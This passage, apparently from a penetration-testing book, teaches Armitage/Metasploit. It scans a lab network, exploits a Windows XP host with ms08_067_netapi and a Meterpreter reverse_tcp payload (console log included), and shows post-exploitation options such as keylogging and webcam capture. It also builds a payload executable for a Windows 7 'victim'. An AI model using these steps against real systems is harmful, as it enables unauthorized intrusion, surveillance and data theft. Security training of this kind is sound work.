
To create a new workspace, navigate to the **Workspaces** tab and click on **Manage**. This will present us with the **Workspaces** tab as shown in the following screenshot:



name	hosts	ports	os	labels	session

A new tab will open in the third pane of Armitage, which will help display all the information about workspaces. We will not see anything listed here because we have not created any workspaces yet.

So, let's create a workspace by clicking on **Add**, as shown in the following screenshot:




New Workspace

Name:	139 Range
Hosts:	172.16.139.0/24
Ports:	
OS:	
Labels:	

☐ Hosts with sessions only

We can add workspace with any name we want. Suppose, we are targeting two ranges and we are creating a workspace for the first range, which has the `x.x.139.x` addresses. Let's name it `139 Range` and also add the range of the hosts that will be tested here. Let's repeat the same for the second range, which has the `x.x.62.x` addresses and name it `62 Range`. Now, let's see how the **Workspaces** tab looks after adding these two ranges:



name	hosts	ports	os	labels	session
139 Range	172.16.139.0/24				0
62 Range	172.16.62.0/24				0


We can switch between workspaces anytime by selecting the desired workspace and clicking on the **Activate** button. We will be working on the second range `62 Range` in the next few exercises.

Scanning networks and host management


Armitage has a separate tab named **Hosts** to manage hosts and scanning hosts. We can import hosts to Armitage via a file by clicking on **Import Host** from the **Hosts** tab or we can manually add a host by clicking on the **Add Host** option from the **Hosts** tab.

Armitage also provides options to scan for hosts. These scans are of two types: **Nmap scan** and **MSF scan**. MSF scan makes use of various port and service-scanning modules in Metasploit, whereas the Nmap scan makes use of the popular port scanner tool **Network Mapper** (**Nmap**).

Let's scan the network by selecting the **Intense scan** option from Nmap scans from the **Hosts** tab. However, on clicking **Intense scan**, Armitage will display a pop up that asks for the target range, as shown in the following screenshot:




As soon as we enter the target range, Nmap will start scanning the network to identify ports, services, and operating systems. We can view the scan details in the third pane of the interface as follows:



```
[*] Nmap: Nmap scan report for 172.16.62.124 [host down]
[*] Nmap: Nmap scan report for 172.16.62.125 [host down]
[*] Nmap: Nmap scan report for 172.16.62.126 [host down]
[*] Nmap: Nmap scan report for 172.16.62.127 [host down]
[*] Nmap: Initiating SYN Stealth Scan at 01:11
[*] Nmap: Scanning 172.16.62.1 [1000 ports]
[*] Nmap: Discovered open port 902/tcp on 172.16.62.1
[*] Nmap: Completed SYN Stealth Scan at 01:11, 0.15s elapsed (1000 total ports)
[*] Nmap: Initiating Service scan at 01:11
[*] Nmap: Scanning 1 service on 172.16.62.1
[*] Nmap: Completed Service scan at 01:11, 0.23s elapsed (1 service on 1 host)
[*] Nmap: Initiating OS detection (try #1) against 172.16.62.1
[*] Nmap: Retrying OS detection (try #2) against 172.16.62.1
[*] Nmap: Retrying OS detection (try #3) against 172.16.62.1
msf >
```

After the scan has completed, every host on the target network will be present in the second pane of the interface in the form of icons representing the operating system of the host as shown in the following screenshot:




name	hosts	ports	os	labels	session
139 Range	172.16.139.0/24				0
62 Range	172.16.62.0/24				0

In the preceding screenshot we have a Windows XP system, a printer, and a Windows 7 system running on the target range. Let's see what services are running on the target.

Modeling out vulnerabilities

Let's see what services are running on the hosts in the target range by right-clicking on the desired host and clicking on **Services**. The results should look similar to the following screenshot:




host	name	port	info
172.16.62.128	http	80	Apache/2.2.21 (Win32) mod_ssl/2.2.21 OpenSSL/1.0.0e PHP/5.3....
172.16.62.128	msrpc	135	Microsoft Windows RPC
172.16.62.128	netbios-ssn	139	
172.16.62.128	https	443	Apache/2.2.21 (Win32) mod_ssl/2.2.21 OpenSSL/1.0.0e PHP/5.3....
172.16.62.128	smb	445	Windows XP Service Pack 2 (language: English) (name:NIPUN-DE...
172.16.62.128	mysql	3306	Error: \x04Host '172.16.62.1' is not allowed to connect to this M...
172.16.62.128	ms-wbt-server	3389	Microsoft Terminal Service

We can see lots of services running on the first host, which is `172.16.62.128`, such as microsoft-ds that is, **smb** and **Apache/2.2.21** server, which are running on ports **445** and **80**, respectively. These ports can be an easy fish to catch as the host is running on a Windows XP box. Let's target one of these services by instructing Armitage to find a matching exploit for these services.

Finding the match

We can find the matching exploits for a target by selecting a host and then browsing to the **Attacks** tab and clicking on **Find Attack**. The **Find Attack** option will match the exploit database against the services running on the target host. However, after Armitage completes the matching of all the services against the exploit database, it will generate a pop up, as shown in the following screenshot:



Message

Attack Analysis Complete...

You will now see an 'Attack' menu attached to each host in the Targets window.


Happy hunting!

OK

After we click on **OK**, we will be able to see that whenever we right-click on a host, a new option named **Attack** is available in the menu. This submenu will display all the matching exploit modules that we can launch at the target host.

Exploitation with Armitage

After the **Attack** menu becomes available to a host, we are all set to exploit the target. Let's target the commonly exploited port 445, which runs the `microsoft-ds` service by browsing to the `ms08_067_netapi` exploit from the **Attack** menu. Clicking on the **Exploit** option will present a new pop up that displays all the settings. Let's set all the required options as follows:



172.16.62.128

Attack 172.16.62.128

Microsoft Server Service Relative Path Stack Corruption

This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP

Option	Value
LHOST	172.16.62.1
LPORT	24148
RHOST ✚	172.16.62.128


Targets: 0 => Automatic Targeting

[✓] Use a reverse connection

[ ] Show advanced options

Launch

After setting all the options, click on **Launch** to run the exploit module against the target. We will be able to see exploitation being carried out on the target in the third pane of the interface, after we launch the **exploit** module, as shown in the following screenshot:



Armitage - 62 Range
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
172.16.62.128
172.16.62.1
172.16.62.132
T AUTHORITY\SYSTEM @ NIPUN-DEBBE6F84
Console X Workspaces X nmap X Scan X Services X exploit X

```
LPORT => 25562
msf  exploit(ms08_067_netapi) > set RHOST 172.16.62.128
RHOST => 172.16.62.128
msf  exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) > set SMBPIPE BROWSER
SMBPIPE => BROWSER
msf  exploit(ms08_067_netapi) > set TARGET 0
TARGET => 0
msf  exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 172.16.62.1:25562
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 172.16.62.128
[*] Meterpreter session 1 opened (172.16.62.1:25562 -> 172.16.62.128:1176) at 2014-01-04 01:19:24 +0530

meterpreter >
```

We can see the meterpreter launching, which denotes the successful exploitation of the target. In addition, the icon of the target host changes to reddish color that denotes possession of this host.


Post-exploitation with Armitage

Armitage makes post-exploitation as easy as clicking on a button. In order to execute post-exploitation modules, right-click on the exploited host and choose **Meterpreter 5** as follows:




Choosing **Meterpreter** will present all the post-exploitation modules in sections. Suppose we want to elevate privileges or gain system-level access, we will navigate to the **Access** submenu and click on the appropriate button depending upon our requirement.

The **Interact** submenu will provide options of getting a command prompt, another meterpreter, and so on. The **Explore** submenu will provide options such as **Browse Files**, **Show Processes**, **Log Keystrokes**, **Screenshot**, **Webcam Shot**, and **Post Modules**, which are used to launch other post-exploitation modules that are not present in these submenus. This is shown in the following screenshot:



Let's run a simple post-exploitation module by clicking on **Browse Files**, as shown in the following screenshot:



We can easily upload, download, and view any files we want on the target system by clicking on the appropriate button. This is the beauty of Armitage, which keeps commands far away and presents everything in a graphical format.


This concludes our remote-exploitation attack with Armitage. Let's extend our approach towards client-based exploitation with Armitage.

Attacking on the client side with Armitage


Client-side attacks require the victim to make a move as we have seen many times in the past few chapters. We will attack the second host in the network that is running on a Windows 7 system. In this attack, we will create a simple payload, send it to the victim, and wait for the victim to open our payload file by setting up a listener for the incoming connection. We are much more familiar with this attack as we have conducted this attack so many times before in the previous chapters by using Metasploit, SET, and so on. In the following discussion, we will see that what actual difference is there when we create a payload using GUI rather than using command line.

Therefore, let's see how we can create a payload and a listener by performing the following steps:

1. Search for a payload or browse the hierarchy to find the payload that we want to use. In the context of our current scenario, we will use the meterpreter **reverse_tcp** payload as follows:



2. In order to use the selected payload, double-click on the payload. However, double-clicking on the selected payload will display a pop up that shows all the settings that a particular payload requires, as shown in the following screenshot:


windows/meterpreter/reverse_tcp


Windows Meterpreter (Reflective Injection), Reverse TCP Stager

Connect back to the attacker, Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged)


Option	Value
Iterations	3
KeepTemplateWorking	
LHOST	172.16.62.1
LPORT	30804
Template +	

Output: exe

3. Complete the options such as **LHOST** and **LPORT**, and then choose the **Output** format as required. We have a Windows host as a victim here, so we will select **exe** as the **Output** format; this denotes an executable file. After setting all the required options, click on **Launch** to create a payload. However, this will launch another pop up, as shown in the following screenshot:




4. In this step, Armitage will ask us to save the generated payload. We will type in the desired filename and save the file. Next, we need to set up a listener that will handle all the communication made from the target host after the exploitation and allow us to interact with the host.
5. In order to create a payload, navigate to the **Armitage** tab and select **Listeners**. This will generate a pop up that asks for the **Port** number and **Type** of the listener, as shown in the following screenshot:




Port: 30804
Type: meterpreter


6. Enter the port number as `30804`, select **Type** as **meterpreter**, and then click on **Start Listener**.
7. Now, send the file to the victim. As soon as the victim executes the file, we will get access to the system. The file looks similar to the following screenshot:



An important point to note here is that while creating a listener, there will be no notification that the listener has started. However, it will automatically handle all the incoming requests and will change the system's icon as soon as it marks successful execution of the payload at the victim's end.



172.16.62.128
172.16.62.1
172.16.62.132
T AUTHORITY\SYSTEM @ NIPUN-DEBBE6F84
WIN-DJR41HT3R0S\Apex @ WIN-DJR41HT3R0S

We can now perform all the post-exploitation features at the target host by following exactly the same steps as we did in the previous section. Let's see what files are available at the target host by selecting the **Meterpreter** submenu and choosing **Browse Files** from the **Explore** submenu, as shown in the following screenshot:



PID	Name	Arch	Session	User	Path
0	[System Process]		4294967295		
4	System		4294967295		
260	smss.exe		4294967295		
